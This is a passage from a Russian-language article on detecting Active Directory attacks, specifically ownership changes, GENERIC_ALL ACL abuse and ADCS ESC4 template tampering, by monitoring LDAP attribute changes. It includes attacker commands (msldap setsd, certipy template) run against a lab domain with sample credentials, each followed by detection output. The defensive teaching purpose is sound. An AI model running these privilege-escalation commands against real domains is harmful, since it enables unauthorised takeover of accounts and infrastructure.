~/src/defence/ad » ./changes.py 10.0.0.3 user1@ussc.ru          19.07.2023 14:26:24
password:
[*] 236 objects
[19.07.2023 09:26:59] "CN=Администраторы домена,CN=Users,DC=ussc,DC=ru" changed
delete value in attr whenChanged: b'20230719092616.0Z'
delete value in attr uSNChanged: b'90199'
added value in attr member: b'CN=ssizov,CN=Users,DC=ussc,DC=ru'
added value in attr whenChanged: b'20230719092659.0Z'
added value in attr uSNChanged: b'90202'
```

Детект компрометации группы администраторов домена


Компрометация группы доменных админов достаточно шумная вещь. И осторожный хакер так делать не станет. Но это не означает, что мы не должны мониторить подобную активность.

ACL-атаки

ACL атаки это, пожалуй, еще более незаметная угроза. Почти все, что было показано выше, может стать следствием неправильно сконфигурированных прав доступа (ACL). Хорошо выявляемые с помощью BloodHound, они зачастую оказываются незаметными тропками, ведущими простого доменного пользователя в дамки к high value targets, к администратору домена. Но так ли незаметны модификации ACL? На самом деле даже малейшее изменение прав приводит к неявной модификации атрибута **whenChanged**, а это значит, что наш метод будет работать и тут.

Смена владельца


При наличии соответствующих прав (**GENERIC_ALL, WRITE_OWNER**) внутренний нарушитель может изменить владельца объекта.



```
┌──(kali㉿kali)-[~]
└─$ msldap ldap+ntlm-password://ussc.ru\\ppetrov:'P@ssw0rd'@10.0.0.3/dc=ussc,
dc=ru
[DC=ussc,DC=ru]> query samaccountname='iivanov'
{'objectName': 'CN=iivanov,CN=Users,DC=ussc,DC=ru', 'attributes': {}}
[DC=ussc,DC=ru]> query samaccountname='ppetrov'
{'objectName': 'CN=ppetrov,CN=Users,DC=ussc,DC=ru', 'attributes': {}}
[DC=ussc,DC=ru]> dn2sid 'CN=ppetrov,CN=Users,DC=ussc,DC=ru'
S-1-5-21-3832375251-1585660784-2999731740-1132
[DC=ussc,DC=ru]> setsd 'CN=iivanov,CN=Users,DC=ussc,DC=ru' O:S-1-5-21-3832375
251-1585660784-2999731740-1132G:S-1-5-21-3832375251-1585660784-2999731740-512
D:AI(OA;;RP;4c164200-20c0-11d0-a768-00aa006e0529;;S-1-5-21-3832375251-1585660
784-2999731740-553)(OA;;RP;5f202010-79a5-11d0-9020-00c04fc2d4cf;;S-1-5-21-383
2375251-1585660784-2999731740-553)(OA;;RP;bc0ac240-79a9-11d0-9020-00c04fc2d4c
f;;S-1-5-21-3832375251-1585660784-2999731740-553)(OA;;RP;037088f8-0ae1-11d2-b
422-00a0c968f939;;S-1-5-21-3832375251-1585660784-2999731740-553)(OA;;0x30;bf9
67a7f-0de6-11d0-a285-00aa003049e2;;S-1-5-21-3832375251-1585660784-2999731740-
517)(OA;;RP;46a9b11d-60ae-405a-b7e8-ff8a58d456d2;;S-1-5-32-560)(OA;;0x30;6db6
9a1c-9422-11d1-aebd-0000f80367c1;;S-1-5-32-561)(OA;;0x30;5805bc62-bdc9-4428-a
5e2-856a0f4c185e;;S-1-5-32-561)(OA;;CR;ab721a53-1e2f-11d0-9819-00aa0040529b;;
S-1-1-0)(OA;;CR;ab721a53-1e2f-11d0-9819-00aa0040529b;;S-1-5-10)(OA;;CR;ab721a
54-1e2f-11d0-9819-00aa0040529b;;S-1-5-10)(OA;;CR;ab721a56-1e2f-11d0-9819-00aa
0040529b;;S-1-5-10)(OA;;RP;59ba2f42-79a2-11d0-9020-00c04fc2d3cf;;S-1-5-11)(OA
;;RP;e48d0154-bcf8-11d1-8702-00c04fb96050;;S-1-5-11)(OA;;RP;77b5b886-944a-11d
1-aebd-0000f80367c1;;S-1-5-11)(OA;;RP;e45795b3-9455-11d1-aebd-0000f80367c1;;S
-1-5-11)(OA;;0x30;77b5b886-944a-11d1-aebd-0000f80367c1;;S-1-5-10)(OA;;0x30;e4
5795b2-9455-11d1-aebd-0000f80367c1;;S-1-5-10)(OA;;0x30;e45795b3-9455-11d1-aeb
```

Хакер проводит ACL-атаку по смене владельца объекта

Как только это происходит, у объекта изменяется атрибут **nTSecurityDescriptor**, который и хранит всю информацию о правах на этот объект. Несмотря на то что информация в нем представлена в бинарном виде, скрипт **changes.py** умеет парсить его структуру до канонического человекочитаемого вида. И мы сразу же видим подозрительные изменения.




```
~/src/defence/ad(main*) » ./changes.py 10.0.0.3 user1@ussc.ru      16.02.2024 18:56:04
DC=ussc,DC=ru 20240216105618.0Z
password:
[*] 240 objects
[16.02.2024 10:56:27] "CN=iivanov,CN=Users,DC=ussc,DC=ru" changed
delete owner: S-1-5-21-3832375251-1585660784-2999731740-500
added owner: S-1-5-21-3832375251-1585660784-2999731740-1132
delete dSCorePropagationData: 2024-02-16 10:52:16+00:00
delete whenChanged: 2024-02-16 10:56:15+00:00
delete uSNChanged: 102537
delete owner: S-1-5-21-3832375251-1585660784-2999731740-500
added owner: S-1-5-21-3832375251-1585660784-2999731740-1132
added dSCorePropagationData: 2024-02-16 10:56:27+00:00
added whenChanged: 2024-02-16 10:56:27+00:00
added uSNChanged: 102539
```

Детект ACL атаки смены владельца

Изменение владельца событие не очень частое, поэтому можно обращать внимание на каждый подобный случай. Но развитие реальной атаки редко когда останавливается на этом, и, скорее всего, должно произойти что то еще.

Изменение прав


Если внутренний нарушитель обнаружил, что на какой-то объект у него есть права, позволяющие менять разрешения (**WRITE_DACL**), то он может присвоить этому объекту произвольное право (ACE). Чаще всего это просто добавление себе полных прав на объект (**GENERIC_ALL**).



```
┌──(kali㉿kali)-[~]
└─$ msldap ldap+ntlm-password://ussc.ru\\ppetrov:'P@ssw0rd'@10.0.0.3/dc=ussc,
dc=ru
[DC=ussc,DC=ru]> query samaccountname='iivanov'
{'objectName': 'CN=iivanov,CN=Users,DC=ussc,DC=ru', 'attributes': {}}
[DC=ussc,DC=ru]> query samaccountname='ppetrov'
{'objectName': 'CN=ppetrov,CN=Users,DC=ussc,DC=ru', 'attributes': {}}
[DC=ussc,DC=ru]> dn2sid 'CN=ppetrov,CN=Users,DC=ussc,DC=ru'
S-1-5-21-3832375251-1585660784-2999731740-1132
[DC=ussc,DC=ru]> setsd 'CN=iivanov,CN=Users,DC=ussc,DC=ru' O:S-1-5-21-3832375
251-1585660784-2999731740-1132G:S-1-5-21-3832375251-1585660784-2999731740-512
D:AI(A;;0xf01ff;;;S-1-5-21-3832375251-1585660784-2999731740-1132)(OA;;RP;4c16
4200-20c0-11d0-a768-00aa006e0529;;S-1-5-21-3832375251-1585660784-2999731740-5
53)(OA;;RP;5f202010-79a5-11d0-9020-00c04fc2d4cf;;S-1-5-21-3832375251-15856607
84-2999731740-553)(OA;;RP;bc0ac240-79a9-11d0-9020-00c04fc2d4cf;;S-1-5-21-3832
375251-1585660784-2999731740-553)(OA;;RP;037088f8-0ae1-11d2-b422-00a0c968f939
;;S-1-5-21-3832375251-1585660784-2999731740-553)(OA;;0x30;bf967a7f-0de6-11d0-
a285-00aa003049e2;;S-1-5-21-3832375251-1585660784-2999731740-517)(OA;;RP;46a9
b11d-60ae-405a-b7e8-ff8a58d456d2;;S-1-5-32-560)(OA;;0x30;6db69a1c-9422-11d1-a
ebd-0000f80367c1;;S-1-5-32-561)(OA;;0x30;5805bc62-bdc9-4428-a5e2-856a0f4c185e
;;S-1-5-32-561)(OA;;CR;ab721a53-1e2f-11d0-9819-00aa0040529b;;S-1-1-0)(OA;;CR;
ab721a53-1e2f-11d0-9819-00aa0040529b;;S-1-5-10)(OA;;CR;ab721a54-1e2f-11d0-981
9-00aa0040529b;;S-1-5-10)(OA;;CR;ab721a56-1e2f-11d0-9819-00aa0040529b;;S-1-5-
10)(OA;;RP;59ba2f42-79a2-11d0-9020-00c04fc2d3cf;;S-1-5-11)(OA;;RP;e48d0154-bc
f8-11d1-8702-00c04fb96050;;S-1-5-11)(OA;;RP;77b5b886-944a-11d1-aebd-0000f8036
7c1;;S-1-5-11)(OA;;RP;e45795b3-9455-11d1-aebd-0000f80367c1;;S-1-5-11)(OA;;0x3
0;77b5b886-944a-11d1-aebd-0000f80367c1;;S-1-5-10)(OA;;0x30;e45795b2-9455-11d1
```

Хакер проводит ACL-атаку присвоения GENERIC_ALL

В нашем случае показано, как внутренний злоумышленник добавляет ACE с маской **GENERIC_ALL** (полный доступ).



```
~/src/defence/ad(main*) » ./changes.py 10.0.0.3 user1@ussc.ru      16.02.2024 19:58:43
DC=ussc,DC=ru 20240216115844.0Z
password:
[*] 240 objects
[16.02.2024 11:59:46] "CN=iivanov,CN=Users,DC=ussc,DC=ru" changed
delete whenChanged: 2024-02-16 11:58:40+00:00
delete dacl: {'who': ['ppetrov'], 'type': 'ACCESS_ALLOWED_ACE', 'flags': '0', 'sid':
'S-1-5-21-3832375251-1585660784-2999731740-1132', 'mask': 'WRITE_OWNER|WRITE_DACL|GEN
ERIC_EXECUTE|READ_CONTROL|CONTROL_ACCESS|READ_PROP|ACTRL_DS_LIST'}
added dacl: {'who': ['ppetrov'], 'type': 'ACCESS_ALLOWED_ACE', 'flags': '0', 'sid':
'S-1-5-21-3832375251-1585660784-2999731740-1132', 'mask': 'GENERIC_ALL'}
delete uSNChanged: 102567
delete dSCorePropagationData: 2024-02-16 11:55:13+00:00
added whenChanged: 2024-02-16 11:59:46+00:00
```


Детект ACL атаки присвоения GENERIC_ALL

В реальных инфраструктурах путь от пользователя до доменного администратора бывает очень тернист, и я бы рекомендовал обращать внимание на изменение ACL любого объекта, где встречается **GENERIC_ALL** и **WRITE_DACL**, так как они имеют самое сильное воздействие каждый в своей ситуации.

Атаки на ADCS

Наконец, ADCS. Его безопасность — это отдельная тема: с использованием ADCS существует 15 векторов повышения привилегий. А мониторинг его событий еще одна головная боль. Так что многие компании от греха подальше попросту отключают его.


Но если конфигурация ADCS хранится в LDAP, это значит, что изменения в нем будут видны нам тем же способом. ESC4 — это пример злоупотребления, при котором связанный с шаблоном сертификата объект в Active Directory подвергается изменению. Увидев шаблон с некорректными правами доступа, хакер может изменить его, чтобы сделать уязвимым к ESC1.



```
~ » certipy template -u user@corp -target-ip 10.0.0.3 -template User -save-old
Certipy v4.8.2 - by Oliver Lyak (ly4k)

Password:
[*] Saved old configuration for 'User' to 'User.json'
[*] Updating certificate template 'User'
[*] Successfully updated 'User'
```

Хакер проводит атаку ESC4 на ADCS


На уровне Active Directory это приводит к добавлению следующих атрибутов в подверженный атаке объект.



```
  GNU nano 4.5              /tmp/shelldap_RqI8jGFP.ldif
dSCorePropagationData: 20241003034540.0Z
dSCorePropagationData: 20241003034419.0Z
dSCorePropagationData: 20241003034354.0Z
dSCorePropagationData: 20241003034325.0Z
dSCorePropagationData: 16010101000000.0Z
displayName: User
distinguishedName: CN=User,CN=Certificate Templates,CN=Public Key Services,CN=Servic>
flags: 66106
instanceType: 4
msPKI-Cert-Template-OID: 1.3.6.1.4.1.311.21.8.8203661.5091820.4541600.2901815.131875>
msPKI-Certificate-Name-Flag: 1
msPKI-Enrollment-Flag: 0
msPKI-Minimal-Key-Size: 2048
msPKI-Private-Key-Flag: 16
msPKI-RA-Signature: 0
msPKI-Template-Minor-Revision: 1
msPKI-Template-Schema-Version: 1
name: User

^G Помощь    ^O Записать   ^W Поиск    ^K Вырезать     ^J Выровнять  ^C ТекПозиц
^X Выход     ^R ЧитФайл    ^\ Замена   ^U Paste Text   ^T Словарь    ^_ К строке
```

Ручная эксплуатация уязвимости ADCS ESC4

И раз в объекте что то поменялось, мы можем обнаружить такую атаку.



```
~/src/defence/ad(main*) » ./changes.py 10.0.0.3 user@corp.local CN=Configuration,DC=c
orp,DC=local
password:
[*] 36 objects
[03.10.2024 03:59:48] "CN=User,CN=Certificate Templates,CN=Public Key Services,CN=Ser
vices,CN=Configuration,DC=corp,DC=local" changed
delete msPKI-Certificate-Name-Flag: -1509949440
delete uSNChanged: 24651
delete msPKI-Enrollment-Flag: 41
delete whenChanged: 2024-10-03 03:45:40+00:00
added msPKI-Certificate-Name-Flag: 1
added uSNChanged: 24657
added msPKI-Enrollment-Flag: 0
added whenChanged: 2024-10-03 03:59:48+00:00
```

Детект атаки ADCS ESC4

Вообще, в этом namespace (Configuration) не обитают пользователи, и само по себе тут ничего не меняется. Так что любое изменение здесь — это повод насторожиться.

Продолжение статьи →

← НАЧАЛО СТАТЬИ


ВЫВОДЫ

Мы увидели, как много чувствительных вещей можно мониторить с правами обычного пользователя, просто выполняя особые LDAP-запросы и наблюдая за изменениями тех или иных атрибутов у объектов Active Directory. Всего два крошечных скрипта позволяют видеть следы подавляющего большинства популярных атак.

